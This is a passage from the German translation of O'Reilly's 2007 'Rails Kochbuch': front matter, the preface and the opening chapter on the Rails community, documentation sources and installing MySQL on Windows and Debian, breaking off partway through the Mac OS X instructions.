Rapid Web Development
mit Rails 1.2

Deutsche Ausgabe

Rails Kochbuch™

Rob Orsini
Deutsche Übersetzung von Peter Klicman

O'REILLY®

Rails Kochbuch

Rob Orsini

Deutsche Übersetzung von
Peter Klicman

O'REILLY®
Beijing · Cambridge · Farnham · Köln · Paris · Sebastopol · Taipei · Tokyo

Kommentare und Fragen können Sie gerne an uns richten:
O'Reilly Verlag
Balthasarstr. 81
50670 Köln
Tel.: 0221/9731600
Fax: 0221/9731608
E-Mail: kommentar@oreilly.de

1. Auflage 2007

Die Originalausgabe erschien 2007 unter dem Titel
Rails Cookbook bei O'Reilly Media, Inc.

Bibliografische Information Der Deutschen Bibliothek
Die Deutsche Bibliothek verzeichnet diese Publikation in der Deutschen Nationalbibliografie; detaillierte bibliografische Daten sind im Internet über *http://dnb.ddb.de* abrufbar.

Übersetzung und deutsche Bearbeitung: Peter Klicman, Köln
Lektorat: Volker Bombien, Köln
Fachliche Begutachtung: Sascha Kersken, Köln
Korrektorat: Oliver Mosler, Eike Nitz, Köln
Satz: DREI-SATZ, Husby
Umschlaggestaltung: Linda Palo, Sebastopol
Produktion: Andrea Miß, Köln
Belichtung, Druck und buchbinderische Verarbeitung:
Druckerei Media-Print, Paderborn

ISBN 978-3-89721-714-0

Dieses Buch ist auf 100% chlorfrei gebleichtem Papier gedruckt.

Inhalt

Vorwort

Ich habe seit 1998 als Webentwickler gearbeitet und dabei über die Jahre nahezu jede populäre Web-Scriptingsprache verwendet. Während des Dotcom-Booms hatte ich viel mit Web-Consulting-Unternehmen zu tun und versuchte, aus den verschiedenen Ideen von Existenzgründern profitable Webunternehmen zu machen. Diese Boomphase war eine sehr interessante Zeit, die kollektive Begeisterung für einige der ersten populären Web-Anwendungen war ansteckend. Ich schrieb während dieser Zeit einiges an Code, und einiges davon war ziemlicher Murks, aber es hat Spaß gemacht und war der Einstieg in eine Karriere, die ich sehr genieße.

Als die Dotcom-Blase platzte, änderte sich der Ton innerhalb der Branche dramatisch. Web-Aufträge gingen drastisch zurück, und der allgemeine Enthusiasmus der Branche steuerte, zusammen mit der Konjunktur, einer ziemlichen Flaute entgegen. Ich schaffte es, verschiedene Web-Programmieraufträge an Land zu ziehen, aber die Arbeit war nicht mehr so interessant wie zu der Zeit, als die Leute noch das Geld hatten, mit neuen Ideen zu experimentieren.

Im Jahr 2004 bekam ich einen Job als Webmaster bei *Industrial Light and Magic*. Bei ILM habe ich hauptsächlich mit Perl und Java gearbeitet, lernte dort aber auch Python kennen. Gegen Ende der Zeit bei ILM hörte ich erstmals von Ruby und auch das aufgeregte Summen im Netz, wo es mit Python verglichen wurde – beide sind sehr leistungsfähige und leichtgewichtige dynamische Sprachen. Bei ILM konnte ich in die wunderbare Welt der Visual-Effects-Industrie eintauchen und schaffte es, die schlechten Zeiten auszusitzen, bis ich schließlich einen Software-Engineering-Job bei *O'Reilly Media* bekam. Bei O'Reilly machte ich dann die erste Bekanntschaft mit Rails.

Etwa zu der Zeit, als ich bei O'Reilly begann, passierte etwas sehr Wichtiges: Google veröffentlichte *Google Maps*. Die Branche kam langsam wieder in Schwung, aber es war die Veröffentlichung dieser einen Web-Anwendung, die meine Begeisterung für Web-Anwendungen und deren Entwicklung wieder neu entflammte. Das Interessante an Google Maps war, dass es keinerlei neue Techniken nutzte. Es war einfach nur die unglaublich kreative Verwendung von Techniken, die es bereits seit Jahren gab.

Eine Landkarte hin und her schieben zu können schien alle Grenzen zu sprengen, von denen man im Bezug auf Web-Software ausgegangen war. Nachdem ich diese Anwendung gesehen hatte (sowie einige andere, die zu dieser Zeit aufkamen), waren meine Ansicht zum Potenzial des Webs und mein Enthusiasmus, etwas dafür zu entwickeln, neu geboren. Ach, hätte ich das gleiche Gefühl doch auch für die von mir verwendeten Tools empfinden können!

Das war der Zeitpunkt, zu dem ich Rails und gleichzeitig auch Ruby kennenlernte. Für mich hatte die Entdeckung und das Erlernen von Rails den gleichen Effekt wie Google Maps: Es war fast zu schön, um wahr zu sein. Rails übernahm automatisch die Teile der Web-Entwicklung, die ich am wenigsten mochte, und das so elegant, dass es nicht länger lästig war. Als Nächstes erkannte ich, wie einfach neue Projekte zu organisieren waren, wenn man das MVC-Entwurfsmuster nutzte.

Ich hatte schon früher an vielen MVC-Projekten gearbeitet, aber diese waren häufig Eigenbauten, die nicht einfach wiederverwendet werden konnten. In manchen Fällen ließ der Umfang der notwendigen Setup-Arbeiten die Vorteile von MVC fraglich erscheinen, insbesondere bei kleineren Projekten. Ich habe oft gesagt, das der einfache Akt des Erzeugens eines Rails-Projekts sich anfühlte, als wäre da ein Raum voll erfahrener Software-Veteranen, die ihr Wissen um gelungenes Anwendungsdesign einbringen, um mein Projekt auch garantiert in die richtige Richtung anlaufen zu lassen.

Ich habe schnell erkannt, dass nichts Neues am Rails-Framework und den von der Rails-Gemeinde empfohlenen »besten Praktiken« dran war. Vielmehr gab es die meisten der verwendeten Techniken und Methoden bereits seit Jahren. Das Besondere an Rails war für mich eher die Tatsache, dass all diese Dinge zu einem Paket bester Praktiken zusammengefasst worden waren. Das Ergebnis war ein Framework, das die Web-Entwicklung sowohl angenehm als auch lohnend machte.

Nachdem ich eine Reihe von Rails-Projekten hinter mich gebracht hatte, begann ich damit, in der Nähe meines Wohnortes für verschiedene Gruppen Vorträge zu halten. Bei einem Treffen der lokalen Linux-Usergruppe sprach mich Mike Hendrickson (der Lektoratsleiter von O'Reilly) darauf an, ein Rails-Buch zu schreiben. Mike Hendrickson stellte mich dann meinem Lektor Mike Loukides vor, und wir entschieden, dass ich das *Rails Kochbuch* schreiben sollte. Das war der Beginn eines langen Prozesses, der zu dem Buch führte, das Sie gerade in den Händen halten.

Ich mag es, mir Rails als erfolgreiches Refactoring des Prozesses der Web-Entwicklung vorzustellen, das mit der Zeit sogar noch besser wird. Es ist meine Hoffnung, dass dieses Buch Ihnen dabei hilft, viel mehr über dieses wirklich herausragende Framework zu erfahren.

An wen sich dieses Buch richtet

Bei den Vorarbeiten zu diesem Buch habe ich versucht, viele Daten darüber zu sammeln, was die Rails-Gemeinde in einem Kochbuch wohl am dringendsten benötigen würde. Zu diesem Zweck habe ich Daten aus den Rails-Mailinglisten sowie den aktivsten IRC-Kanälen gesammelt. Ich bin dabei nicht besonders wissenschaftlich vorgegangen, aber ich konnte ein Gefühl für die am häufigsten gestellten Fragen entwickeln. Basierend darauf habe ich einen ersten Entwurf entwickelt und bin damit zu so vielen Leuten gelaufen, wie ich auftreiben konnte, die ihn korrigiert und weiter verfeinert haben.

Der Entwurf wurde stetig weiterentwickelt, seit ich ihn meinem Lektor zum ersten Mal präsentierte, zielt aber nach wie vor auf die Bedürfnisse des Großteils der Rail-Community ab. Der Leser dieses Buches ist jemand mit Erfahrung in der Web-Entwicklung, der aber mit Rails noch nicht vertraut ist, oder ein mittelmäßig erfahrener Rails-Entwickler. Dennoch glaube ich, dass ein Großteil der hier vorgestellten Informationen für jeden wertvoll ist. Zum Beispiel ist das Deployment von Rails-Anwendung ein allgemeines Problem, das alle Rails-Entwickler lösen müssen. Letztendlich hoffe ich, dass dieses Buch für jeden Leser von Nutzen ist.

Andere Ressourcen

Websites

Die Schlüssel-Websites, um mehr über Ruby und Rails herauszufinden, sind *http://www.rubyonrails.com*, *http://www.ruby-lang.org* und *http://www.rubygarden.org*. Aber diese Websites sind nur ein Teil der Geschichte. Mehr als jede andere Technik wird Rails von Bloggern vorangetrieben. Anstatt eine zwangsläufig unvollständige Liste von Rails-Blogs aufzuführen, empfehle ich Ihnen, den Haupt-Rails-Blog (*http://weblog.rubyonrails.org*) zu lesen und mit der Zeit die dort vorgestellten anderen Blogs zu entdecken.

Bücher

Es gibt viele ausgezeichnete Bücher über Ruby und Rails, und ständig kommen weitere dazu. Hier einige, die ich empfehlen möchte:

- *Ruby for Rails* von David A. Black (Manning)
- *Programming Ruby* von Dave Thomas, Chad Fowler und Andy Hunt (Pragmatic Bookshelf)
- *Agile Web Development with Rails* von Dave Thomas und David Heinemeier Hansson mit Leon Breedt, Mike Clark, James Duncan Davidson, Justin Gehtland und Andreas Schwarz (Pragmatic Bookshelf)

- *Rails Recipes* von Chad Fowler (Pragmatic Bookshelf)
- *The Ruby Way* von Hal Fulton (Addison-Wesley Professional)
- *Durchstarten mit Ruby on Rails* von Bruce A. Tate und Curt Hibbs (O'Reilly)
- *Mongrel: Serving, Deploying, and Extending Your Ruby Applications* (PDF Shortcut) von Matt Pelletier und Zed Shaw (Addison-Wesley Professional)

Verwendete Konventionen

Wenn nichts anderes vermerkt ist, setzen die Rezepte in diesem Buch Rails 1.1.6 mit Ruby 1.8.4 voraus. Ein paar Rezepte verlangen *Edge Rails*. Die Installation von Edge Rails wird in Rezept 2.7 behandelt.

Bei einigen Codebeispielen werden Dateinamen vor dem Code erwähnt. Die Dateien mit dem entsprechenden Codebeispiel finden Sie auf der Webseite zum Buch unter *http://www.oreilly.com/catalog/9780596527310*.

Verwendete Schriften

Die folgenden typografischen Konventionen werden in diesem Buch verwendet:

Kursivschrift

Wird für Datei- und Verzeichnisnamen, E-Mail-Adressen, URLs sowie bei der Definition neuer Begriffe verwendet.

`Nichtproportionalschrift`

Wird für Codelistings verwendet und innerhalb des Textes für Schlüsselwörter, Variablen, Funktionen, Befehlsoptionen, Datenbanknamen, Parameter, Klassennamen und HTML-Tags.


`Nichtproportionalschrift fett`

Kennzeichnet Ausgaben in Codelistings und vom Benutzer einzugebende Kommandozeilen.

`Nichtproportionalschrift kursiv`

Allgemeiner Platzhalter, der in Ihren Programmen durch tatsächliche Werte ersetzt werden muss.

Kennzeichnet einen Tipp, eine Empfehlung oder einen allgemeinen Hinweis.



Kennzeichnet eine Warnung.

Verwendung der Codebeispiele

Dieses Buch soll Ihnen dabei helfen, Ihren Job zu erledigen. Im Allgemeinen können Sie den Code aus diesem Buch in Ihren Programmen und in Ihrer Dokumentation verwenden. Sie müssen O'Reilly nicht um Erlaubnis fragen, solange Sie nicht signifikante Teile des Buches reproduzieren. Wenn Sie zum Beispiel ein Programm schreiben, das verschiedene Codefragmente aus diesem Buch nutzt, dann benötigen Sie keine Erlaubnis. Der Verkauf oder die Distribution einer CD-ROM mit Beispielen aus O'Reilly-Büchern erfordert eine Genehmigung. Die Beantwortung einer Frage durch Zitieren dieses Buches und des Beispielcodes erfordert keine Genehmigung. Die Einbindung einer signifikanten Menge des Beispielcodes aus diesem Buch in die Dokumentation zu Ihrem Produkt erfordert eine Genehmigung.

Eine Quellenangabe ist zwar erwünscht, aber nicht notwendig. Hierzu gehört in der Regel die Erwähnung von Titel, Autor, Verlag und ISBN. Zum Beispiel: »*Rails Kochbuch* von Rob Orsini. Copyright 2007 O'Reilly, 978-3-89721-714-0.«

Danksagungen

Man sagt, dass das Schreiben eines Buches eine enorme Arbeit sei – was dieses Buch betrifft, ist das definitiv der Fall. Glücklicherweise habe ich sehr viel Hilfe von einer Gruppe talentierter Leute erhalten, denen ich Dank sagen möchte.

Den größten Beitrag zu diesem Buch hat (neben mir) Mike Loukides geleistet. Mikes Ideen waren unbezahlbar. Egal ob er einen verwirrenden Absatz entwirrte oder eine Einsicht über eine Idee anbot, an die ich noch nicht gedacht hatte, er half mir bei jedem Schritt auf meinem Weg. Das Schöne an der Arbeit mit Mike war, dass er meine Ziele für das Projekt respektierte und mir die vollständige Freiheit für das Projekt ließ. Ich freue mich auf die Fortsetzung dieser Freundschaft und auf Gespräche über unser gemeinsames Interesse an Musik, ohne mir darum Sorgen machen zu müssen, dass diese Konversation nur neben etwas anderem herläuft.

Fünfzehn Leute haben Rezepte zu diesem Buch beigesteuert. Ich möchte die drei hervorheben, die mir während der letzten Phasen besonders hilfreich zur Seite standen. Diego Scataglini hat die meisten Rezepte beigesteuert (insgesamt 12). Wichtiger war noch, dass er viele dieser Rezepte sehr kurzfristig verfasste, während ich versuchte, vor dem letzten Abgabetermin noch mehr Inhalt reinzupacken. Christian Romney und Ryan Waldron kamen ebenfalls während den letzten Phasen ins Spiel. Sie halfen dabei, einen Großteil des Inhalts aufzufüllen und zu bereinigen. Während der letzten Tage haben wir drei in #rorcb (a.k.a. The War Room) zusammengearbeitet, wobei ich einen großen Teil der Arbeit an sie delegieren konnte. Ihr Beitrag war herausragend, aber vor allen Dingen hatten wir während dieser Phase eine herrliche Zeit. Ich danke jedem, der Rezepte beigesteuert hat. Hierzu zählen Ben Bleything, Blaine Cook, Ryan Daigle, Bill Froelich, Evan Henshaw-

Plath, Rick Olson, Matt Ridenour, Dae San Hwang, Andy Shen, Joe Van Dyk, Nicholas Wieland und Chris Wong.

Ein besonderer Dank geht an Coda Hale für das exzellente Korrekturlesen des Buches, das zu mehreren E-Mails voller nützlicher Hinweise führte. Dank auch an Evan Henshaw-Plath (rabble), Zed Shaw und Geoffrey Grosenbach (topfunky), die sich spät in der Nacht meiner vielen Rails-Fragen annahmen und mir ganz nebenbei vernünftige Ratschläge gaben.

Das Tool, das ich für die Zusammenarbeit mit Korrektoren eingesetzt habe, war *Beast* (ein ausgezeichnetes Rails-Forum, geschrieben von Josh Goebel und Rick Olson). Dort fand eine Reihe von Diskussionen statt, die das Buch mehrmals definitiv verbessert haben. Ich danke allen, die Korrektur gelesen und Kommentare gepostet haben. Hierzu gehören Sam Aaron, Anjan Bacchu, Tony Frey, Matt Grayson, Stephan Kamper, Bin Li, Tom Lianza, Thomas Lockney, Matt McKnight, James Moore, Hartmut Prochaska, Andy Shen, Bill Spornitz, Andrew Turner, Scott Walter und Nicholas Wieland.

Während der ersten Monate des Schreibens wechselte ich zwischen verschiedenen Schreibumgebungen. Ich habe mich dann entschieden, direkt in *DocBook* zu schreiben. Sobald genug Inhalt vorlag und verschiedene Transformationen notwendig wurden, erkannte ich schnell die Grenzen meines Wissens um die XML-Verarbeitung. An diesem Punkt kamen Keith Fahlgren und Andrew Savikas mit dem für die Aufgabe genau richtigen XPath-Ausdruck oder XMLMind-Makro ins Spiel, sodass ich mich auf das Schreiben konzentrieren konnte.

Das Schreiben eines Buches ist mit nichts zu vergleichen, was ich bisher gemacht habe. Ich danke meinen Freunden, die bereits Bücher geschrieben haben, dass ich mit ihnen darüber reden konnte. Diese Freunde sind Kyle Rankin, Andrew Savikas und Tony Stubblebine.

Schließlich möchte ich meiner Frau danken, die mir dabei half, dieses Projekt zu ermöglichen. Sie wurde etwas länger als gedacht zur alleinerziehenden Mutter. Ich danke ihr für ihre Unterstützung und ihren Einsatz.

KAPITEL 1

Erste Schritte

1.0 Einführung

Seit es im Juli 2004 erstmals auftauchte, hat *Ruby on Rails* den Prozess der Entwicklung von Web-Anwendungen revolutioniert. Es hat Web-Entwickler in die Lage versetzt, wesentlich schneller und effektiver arbeiten zu können, was zu einer schnelleren Entwicklung von Anwendungen führte – ein kritischer Faktor im »Web-Zeitalter«. Wie macht Rails das? Es gibt einige Gründe für den Erfolg von Rails:

Konvention vor Konfiguration

Anstatt Sie zu zwingen, jeden Aspekt Ihrer Anwendung zu konfigurieren, steckt Rails voller Konventionen. Wenn Sie diesen Konventionen folgen, können Sie nahezu alle Konfigurationsdateien und sehr viel zusätzliche Programmierung außen vor lassen. Können Sie diesen Konventionen nicht folgen, sind Sie üblicherweise auch nicht schlechter dran als in Ihrer vorherigen Umgebung.

Liberaler Einsatz der Codegenerierung

Rails kann einen Großteil des Codes für Sie schreiben. Wenn Sie zum Beispiel eine Klasse benötigen, die eine Tabelle Ihrer Datenbank repräsentiert, dann müssen Sie die meisten Methoden nicht selbst schreiben: Rails sieht sich die Definition der Tabelle an und generiert einen Großteil der Klasse für Sie. Sie können viele Erweiterungen einfügen, um ein spezielles Verhalten zu implementieren, und wenn es wirklich sein muss, können Sie auch Ihre eigenen Methoden hinzufügen. Sie werden feststellen, dass Sie nur einen Bruchteil des Codes schreiben müssen, der bei anderen Web-Frameworks notwendig ist.

Wiederhole dich nicht (»Don't repeat yourself«, DRY)

DRY ist ein Slogan, den Sie häufig hören werden. Bei Rails müssen Sie ein bestimmtes Verhalten nur einmal codieren. Sie werden niemals (okay, fast nie) vergleichbaren Code an zwei unterschiedlichen Stellen schreiben müssen. Warum ist das wichtig? Nicht weil Sie weniger schreiben müssen, sondern weil Sie sehr wahrscheinlich weniger Fehler machen, wenn Sie nur einen Teil des Codes ändern, aber nicht den anderen.

David Heinemeier Hansson und die anderen Ruby on Rails-Kernentwickler haben aus den Fehlern anderer Web-Anwendungs-Frameworks gelernt und einen riesigen Schritt nach vorne gemacht. Anstatt eine extrem komplexe Plattform zur Verfügung zu stellen, die nahezu jedes Problem lösen kann, wenn man sie denn nur versteht, löst Rails ein sehr einfaches Problem extrem gut. Mit dieser Lösung an der Hand wird es Ihnen wesentlich leichter fallen, sich zu den schweren Problemen vorzuarbeiten. Tatsächlich ist es häufig einfacher, die schwierigen Probleme mit Rails selbst zu lösen, anstatt die Lösung anderer Plattformen zu verstehen. Wollen Sie herausfinden, ob Rails wirklich all das ist, was Sie sich davon erhoffen? Warten Sie nicht, probieren Sie es aus. Keine Sorge, wenn Sie noch kein Ruby-Entwickler sind, Sie müssen nur wenig Ruby kennen, um Rails nutzen zu können. Ich könnte aber darauf wetten, dass Sie mehr lernen wollen.

1.1 In die Rails-Community einsteigen

Problem

Sie wissen, dass Rails ein sich stetig entwickelndes Open Source-Projekt ist, und wollen an den neuesten Entwicklungen dranbleiben. Wo bekommen Sie Ihre Fragen beantwortet, und woher weiß man, welche neuen Features entwickelt werden?

Lösung

Wie die meisten populären Open Source-Projekte besitzt auch Rails eine Reihe von Mailinglisten, die von Entwicklern, Systemadministratoren und anderen Interessierten abonniert werden können, um über die letzten Entwicklungen auf dem Laufenden zu bleiben. Diese Listen besitzen auch suchfähige Archive, die Ihnen dabei helfen, die Evolution eines Features zu verstehen. Momentan sind die folgenden Mailinglisten verfügbar:

rubyonrails-talk
: *http://groups.google.com/group/rubyonrails-talk* (allgemeine Rails-Themen)

rubyonrails-core
: *http://groups.google.com/group/rubyonrails-core* (Kernentwicklung und die Zukunft von Rails)

rubyonrails-security
: *http://groups.google.com/group/rubyonrails-security* (Sicherheitsmitteilungen)

rubyonrails-spinoffs
: *http://groups.google.com/group/rubyonrails-spinoffs* (Diskussionen über *prototype* und *script.aculo.us*)

Auch *http://ruby-forum.com* enthält eine Reihe Rails- und Ruby-bezogener Listen, die Sie abonnieren oder im Web lesen können.

Ein anderer Treffpunkt für Diskussionen zum Thema Rails ist der IRC-Kanal *#rubyonrails* des Freenode IRC-Netzwerks (*http://irc.freenode.net*). Wenn Ihnen IRC noch nicht vertraut ist, können Sie unter *http://www.irchelp.org* mehr erfahren. Sie benötigen einen IRC-Client wie X-Chat (*http://www.xchat.org*), Colloquy (*http://colloquy.info*) oder (für Terminal-Fans) Irssi (*http://www.irssi.org*).

Ein großartiger Ort, um Fragen zu stellen und nach Antworten zu suchen, ist *Rails Weenie* (*http://rails.techno-weenie.net*). Diese Site versucht, über ein Punktesystem die Nutzer dazu zu bewegen, mehr Fragen zu beantworten und vernünftigere Fragen zu stellen. Wenn Sie einen Account anlegen, erhalten Sie automatisch fünf Punkte. Sie können diese Punkte als Belohnung für Fragen anbieten, die Sie beantwortet haben wollen. Wenn jemand die Frage beantwortet, erhält er die von Ihnen ausgelobten Punkte. Beantworten Sie die Fragen anderer Leute, erhalten Sie entsprechend die von ihnen ausgelobten Punkte. Die Reaktionen erfolgen nicht ganz so schnell wie bei IRC, aber die Wahrscheinlichkeit sorgfältiger Antworten ist wesentlich höher.

Das *Rails Forum* (*http://railsforum.com*) ist eine weitere aktive Rails-Community, deren Mitglieder alle Erfahrungsgrade mit Rails aufweisen.

Je nachdem, wo Sie leben, könnten Sie auch einer lokalen Ruby- oder Rails-Gruppe beitreten. Die Ruby-Lang-Site besitzt eine gute Seite, auf der Sie Ruby-Brigaden oder Ruby-Usergruppen (RUGs) in Ihrer Nähe finden können (*http://www.ruby-lang.org/en/community/user-groups*). Wenn es keine lokale Rails-Gruppe in Ihrer Nähe gibt, können Sie vielleicht eine ins Leben rufen!

Zu guter Letzt sei erwähnt, dass sich ein großer Teil der Rails-Gemeinde in der Blogosphäre tummelt. Dort posten die Teilnehmer alles von Tutorials bis hin zu Untersuchungen der neuesten Features des Frameworks. Zwei populäre Blogs, die einzelne Ruby- und Rails-Blogs zusammenfassen, sind *http://www.rubycorner.com* und *http://www.planet-rubyonrails.org*.

Diskussion

Die Rails-Community ist relativ jung, aber sehr rührig und schnell wachsend. Wenn Sie Fragen haben, gibt es eine Vielzahl von Menschen, die bereit sind, sie zu beantworten. Sie helfen Ihnen dabei, mit Rails umzugehen, und Sie können das zurückgeben, indem Sie anderen helfen oder sogar etwas zum Projekt beitragen.

In den Rails-Mailinglisten ist sehr viel los: momentan etwa 400 Postings pro Tag. Das bedeutet, dass Sie eine Frage stellen und diese schnell unter einer Flut neuer Nachrichten begraben wird. Der Trick beim Umgang mit dieser Informationsflut besteht darin, sehr klare und anschauliche Betreff-Zeilen und Problembeschreibungen zu verwenden.

Im IRC-Kanal *#rubyonrails* ist ebenfalls sehr viel los, aber er ist eine hervorragende Quelle, wenn man sofortiges Feedback benötigt. Achten Sie nur darauf, simultane Diskussionen zu respektieren. Statt Codebeispiele in den Kanal einzufügen, sollten Sie sie an eine

externe Site posten (z.B. *http://pastie.caboo.se*). Tatsächlich können Sie im IRC-Kanal einfach »Hi pastie« eingeben, und der Pastie-Bot schickt Ihnen einen Link, an den Sie Ihren Code posten können.

Siehe auch

- Rezept 1.2, »Dokumentation finden«

1.2 Dokumentation finden

Problem

Sie beginnen mit der Entwicklung von Rails-Anwendungen und haben Fragen. Sie müssen die neueste Dokumentation für Ruby, Rails und die RubyGems-Bibliotheken finden.

Lösung

Die Dokumentation der neuesten stabilen Version der Rails-API finden Sie online unter *http://api.rubyonrails.com*. Eine Gruppe von Hardcore-Rails-Entwicklern hält die Dokumentation der aktuellen Rails-Version unter *http://caboo.se/doc* ebenfalls auf dem neuesten Stand. Die neueste Ruby-Dokumentation ist immer unter *http://www.ruby-doc.org* verfügbar. Hier finden Sie die Dokumentation der *Ruby Core*-Bibliothek, der Ruby Standard-Bibliothek und der C-API. Bei Bibliotheken von Drittanbietern finden Sie einen umfassenden Satz der *RubyGems*-Dokumentation unter *http://www.gemjack.com*. Sie können sich auch die Dokumentation der auf Ihrem lokalen System installierten RubyGems ansehen, indem Sie den gem-Server mit dem folgenden Befehl starten:

```
$ gem_server
```

Sobald der gem-Server läuft, finden Sie die Dokumentation zu Ihrem lokalen Gem-Repository unter *http://localhost:8808*. Weitere Rails-Dokumentation finden Sie im Wiki unter *http://wiki.rubyonrails.org/rails*. Dort finden Sie eine große Menge von Benutzern beigesteuerter Inhalte. In diesem Wiki finden Sie viele nützliche Informationen, allerdings kann ein Teil veraltet oder nicht ganz korrekt sein.

Seit Neuestem gibt es einen wachsenden Trend, die grundlegende Dokumentation zu sog. Cheatsheets (»Spickzetteln«) zusammenzufassen. Eine kurze Websuche nach Ruby-, Rails- oder Prototype-Cheatsheets sollte einige nützliche Ergebnisse zutage fördern. Herausragend ist das *RubyGem cheat* – es installiert ein Kommandozeilen-Werkzeug, das Ruby-bezogene Cheatsheets direkt an Ihrem Terminal erzeugt. Weitere Informationen finden Sie unter *http://cheat.errtheblog.com*, oder installieren Sie die Bibliothek mit:

```
$ sudo gem install cheat --source require.errtheblog.com
```

Abschließend sei *GotApi* (*http://www.gotapi.com*) erwähnt, das man vielleicht am besten als Dokumentationsaggregator beschreiben kann. Die Site ist nicht nur nützlich, wenn man nach Rails- und Ruby-Dokumentation sucht, sondern auch für andere naheliegende Dokumente (wie JavaScript und CSS).

Diskussion

Die API-Dokumentation kann etwas unhandlich sein. Das Format eignet sich am besten, um sich Methoden oder Klassen oder die Optionen einer bestimmten Methode anzusehen. Als Einführung in das Framework ist sie weniger geeignet. Eine Möglichkeit, sich mit den wichtigsten Rails-Komponenten über die API vertraut zu machen, besteht darin, die Dokumentation für jede Basisklasse zu lesen (z.B. `ActionController::Base`, `ActiveRecord::Base`). Sobald Sie mehr Erfahrung im Umgang mit Ruby und Rails haben, werden Sie sich definitiv den Quellcode selbst ansehen wollen. Diese Erfahrung kann überwältigend sein, wenn man die Sprache oder das Framework noch nicht kennt, aber es gibt wirklich keinen Ersatz, wenn man verstehen will, wie die ganze Magie hinter den Kulissen funktioniert. Mauricio Fernandez, ein alter Rubyaner hält eine Anleitung für das Selbststudium des Ruby-Quellcodes auf seiner Website bereit (*http://eigenclass.org/hiki.rb?ruby+internals+guide*) – ein sehr nützlicher Ausgangspunkt, wenn man die Ruby-Interna verstehen möchte.

Siehe auch

- Rezept 1.1, »In die Rails-Community einsteigen«

1.3 MySQL installieren

Problem

Sie möchten die relationale Datenbank MySQL als Server für Ihre Rails-Anwendungen verwenden.

Lösung

Windows

Als Windows-Nutzer laden und entpacken Sie *mysql-5.0.18-win32.zip* von *http://dev.mysql.com/downloads*. Je nachdem, welche Version von MySQL Sie herunterladen, sehen Sie entweder die Datei *setup.exe* oder eine *.msi*-Datei. Klicken Sie eine dieser Dateien an, um den Installationsassistenten zu starten. In den meisten Fällen können Sie die Standardkonfiguration wählen, die den Kommandozeilen-Client `mysql` sowie verschiedene weitere administrative Utilities wie `mysqldump` enthält.

Standardmäßig richtet der Installationsassistent MySQL als automatisch zu startenden Dienst ein. Eine andere Möglichkeit besteht darin, den Assistenten das Binärverzeichnis von MySQL in den Windows-PATH eintragen zu lassen, sodass Sie die MySQL-Utilities über die Windows-Kommandozeile ausführen können. Sobald die Installation abgeschlossen ist, können Sie mysql als administrativer Benutzer über die Kommandozeile starten, wie in Abbildung 1-1 zu sehen ist.




Abbildung 1-1: Interaktion mit MySQL über die Kommandozeile

Sie können MySQL über die Windows-Kommandozeile mit Hilfe des Befehls net starten und anhalten:

```
C:\> net start mysql

C:\> net stop mysql
```

Abschließend installieren Sie für die maximale Performance das MySQL-Gem:

```
C:\> gem install mysql
```

Der gem-Installer gibt Ihnen eine Liste der Versionen aus und fragt Sie, welche Sie installieren wollen. Wählen Sie die höchste Version des gems, das mit (mswin32) endet.

Linux

Zur Installation von MySQL auf einem Debian GNU/Linux-System stellen Sie zuerst sicher, dass Ihre *sources.list*-Datei die Archive richtig angibt:

```
$ cat /etc/apt/sources.list
deb http://archive.progeny.com/debian/ etch main
deb-src http://archive.progeny.com/debian/ etch main

deb http://security.debian.org/ etch/updates main
deb-src http://security.debian.org/ etch/updates main
```

Dann führen Sie `apt-get update` aus, um die Paket-Indexdateien aus den Repositories neu abzugleichen:

```
$ sudo apt-get update
```

Um MySQL 5.0 aufzuspielen, installieren Sie das Paket *mysql-server-5.0*. Die Installation dieses Paketes installiert auch eine Reihe von Abhängigkeiten, einschließlich `mysql-client-5.0`.

```
$ sudo apt-get -s install mysql-server-5.0
```

Debians Paketmanager `dpkg` installiert die Abhängigkeiten und übernimmt die Konfiguration und das Setup des Servers. Sobald die Installation abgeschlossen ist, starten Sie den MySQL-Server mittels */etc/init.d/mysql* als root:

```
$ /etc/init.d/mysql --help
Usage: /etc/init.d/mysql start|stop|restart|reload|force-reload|status
$ sudo /etc/init.d/mysql start
```

Wenn der Server läuft, können Sie die Verbindung zu ihm als Benutzer root ohne Passwort herstellen, indem Sie `mysql` aufrufen:

```
$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 7 to server version: 5.0.18-Debian_7-log

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| test               |
+--------------------+
3 rows in set (0.00 sec)

mysql>
```

Sie sollten Ihre Startup-Skripten so anpassen, dass MySQL beim Booten des Systems automatisch gestartet wird. Abschließend installieren Sie noch das MySQL-gem, um die Performance-Vorteile nativer Bindungen nutzen zu können. Der folgende Befehl sollte reichen:

```
$ sudo gem install mysql
```

Der gem-Installer gibt eine Liste verschiedener Versionen aus und fragt Sie, welche Sie installieren wollen. Wählen Sie die höchste Version des gems, das mit (ruby) endet.

Mac OS X

Mac-Nutzer müssen die passende Disk-Image-Datei (*.dmg*) für ihre Betriebssystemversion und -architektur von *http://dev.mysql.com/downloads/mysql/5.0.html* herunterla-

